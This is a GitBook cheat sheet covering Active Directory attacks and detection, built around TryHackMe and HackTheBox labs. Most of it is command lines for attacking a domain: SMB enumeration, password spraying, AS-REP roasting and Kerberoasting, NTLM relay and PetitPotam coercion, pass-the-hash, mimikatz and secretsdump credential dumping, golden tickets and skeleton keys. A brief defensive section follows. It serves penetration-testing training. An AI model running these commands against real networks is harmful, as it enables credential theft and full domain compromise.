> For the complete documentation index, see [llms.txt](https://aenosh-rajora.gitbook.io/cyber-codex/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://aenosh-rajora.gitbook.io/cyber-codex/active-directory-cheat-sheet-for-2025.md).
# Active Directory Cheat Sheet for 2025
> *Active Directory is the spine of enterprise networks — break it, and the whole body collapses.*
Welcome to your **2025-ready Active Directory (AD) cheat sheet** — a masterkey reference combining offensive, defensive, and investigative commands. Whether you’re mapping domain forests as a red teamer or auditing misconfigs as a blue team analyst, this cheat sheet turns your recon into results.
This isn’t just theory — each section below is inspired by real-world labs and CTFs like **TryHackMe’s Attacking AD, Ignite, Wreath**, and **HackTheBox’s Labs** (free tier).
## Scan Network & Initial Enumeration
📌 Think of this like taking a flashlight into a dark room — you’re identifying where the machines live and how they talk.
### **Lab Used**: *TryHackMe — Ignite (Free)*
* `nmap -sP ` — Sweep the subnet for life.
* `nmap -PN -sV --top-ports 50 --open ` — Fingerprint the top talkers.
* `nmap -PN --script smb-vuln* -p139,445 ` — Check SMB doors for rusty locks.
* `cme smb ` — CrackMapExec meets Samba: Discover shares, users, and more.
## Active Directory Discovery
**Real-World Feel**: Like sneaking into a library and figuring out the floor plan before grabbing the rare books.
**Lab Used**: *TryHackMe — Attacking AD*
* `nslookup -type=SRV _ldap._tcp.dc._msdcs.DOMAIN.LOCAL` — Sniff out Domain Controllers.
* `dig axfr @dns_server domain.local` — (If misconfigured) grab every DNS record.
* `enum4linux -a -u "" -p "" ` — Anonymous recon.
* `smbmap -u "guest" -p "" -P 445 -H ` — Test for open access.
**Try This in Wreath**: Compare anonymous SMB access vs. guest login.
## Gaining Foothold: Attacks That Work
**This is your beachhead.** You’re not deep yet — but you’ve got a toe in the door.
**Password Spraying**
* `cme smb -u user.txt -p password.txt `→ Blanket login attempts with caution.
**AS-REP Roasting**
```
GetNPUsers.py DOMAIN/ -usersfile users.txt -format hashcat
```
* **Demo This**: *TryHackMe — Wreath*, where one user lacks pre-auth and leaks hashes.
**LLMNR Poisoning + Relays**
```
responder -I tun0
ntlmrelayx.py -tf targets.txt -socks -smb2support
```
**PetitPotam NTLM Coercion**
* `PetitPotam.py -d DOMAIN.LOCAL ` — Weaponized forced auth.
## Post-Exploitation & Lateral Movement
**This is where it gets cinematic.** You’ve got creds. Now you walk the domain.
**Real-Lab Example**: *HackTheBox — Offshore (Free)* has this exact flow with SMB shares, BloodHound ops, and user hops.
**BloodHound Collection**
```
bloodhound-python -d DOMAIN -u USER -p PASS -gc DC_IP -c all
```
**Enumerate Shares**
```
cme smb -u user -p pass --shares
```
**Kerberoasting**
```
GetUserSPNs.py -request -dc-ip DC_IP DOMAIN/USER:PASS
```
**Pass-the-Hash / Key**
```
evil-winrm -i -u user -H
wmiexec.py -hashes :NTLM user@target
```
## Domain Dominance
*Endgame begins.* You now own one machine. Time to own the forest.
**Credential Dumping**
```
secretsdump.py DOMAIN/USER:PASS@DC_IP # Get that juicy NTDS.dit.
mimikatz "sekurlsa::minidump lsass.dmp" "sekurlsa::logonPasswords"
```
**Golden Ticket**
```
ticketer.py -nthash -domain-sid -domain DOMAIN
```
**Skeleton Key**
`mimikatz "privilege::debug" "misc::skeleton"` — One key to rule them all.
## Blue Team & Detection Notes
**Defend like a hunter.** Here’s what defenders *should* be doing.
* Monitor PowerShell logs: `Sysmon + WinLogBeat + Elastic`.
* Detect responder/LLMNR poisoning with: `Invoke-DetectResponder.ps1`
* Enable SMB signing to nullify NTLM relays.
* Set `Audit Directory Services Changes` for object manipulation.
* Rotate `krbtgt` password twice after compromise.
*TryHackMe — Security Analyst Path* offers hands-on SIEM and GPO audit labs.

## Hash Cracking Cheat Codes
## Bonus: Custom Tools & Power Scripts
* `PowerView.ps1` – Swiss army knife for AD enum.
* `SharpHound.exe` – Native collector for BloodHound.
* `Invoke-Kerberoast`, `Invoke-UserHunter`, `Get-GPPPassword` – Part of PowerSploit.
* `adidnsdump` – Digs through DNS for fun and creds.
## Final Note
This isn’t a cheat sheet — it’s a tactical guide. Pair these commands with real labs, reflect on each step, and **don’t memorize — internalize**.
> *“The more silently you move in AD, the louder your skills speak.”*